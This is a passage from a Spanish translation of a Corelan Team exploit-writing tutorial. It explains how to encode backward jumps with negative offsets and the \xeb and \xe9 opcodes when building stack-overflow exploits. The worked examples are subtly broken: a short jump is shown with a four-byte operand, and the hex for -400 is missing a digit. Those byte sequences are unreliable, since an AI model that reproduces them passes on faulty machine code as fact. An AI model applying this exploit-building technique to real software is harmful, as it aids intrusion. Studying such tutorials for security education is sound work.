Saltos hacia atrás

Si en el evento, necesitas realizar un salto hacia atrás, salta con un Offset negativo. Consiga el número negativo y conviértelo a hexa. Toma el valor hexa del DWORD y úsalo como argumento a un salto (\xeb o \xe9).

Ejemplo: saltar 7 bytes hacia atrás: -7 = FFFFFFF9, el salto -7 sería "\xeb\xf9\xff\xff".

Ejemplo: saltar 400 bytes hacia atrás: -400 = FFFFE70, el salto -400 bytes = "\xe9\x70\xfe\xff\xff". Como puedes ver, este opcode tiene 5 bytes de largo. Algunas veces, si necesitas entre el tamaño de un DWORD (límite de 4 bytes), entonces necesitas hacer saltos múltiples más cortos para llegar a donde quieres.

¿Preguntas? ¿Comentarios? ¿Tips y Trucos?

<https://www.corelan.be/index.php/forum/writing-exploits>

© 2009 - 2012, Corelan Team (corelanc0d3r). Todos los izquerdos reservados. ☺

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

Página Oficial en Inglés:

<http://www.corelan.be:8800/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/>

Traductor: **Ivinson/CLS**. Contacto: Ipadilla63@gmail.com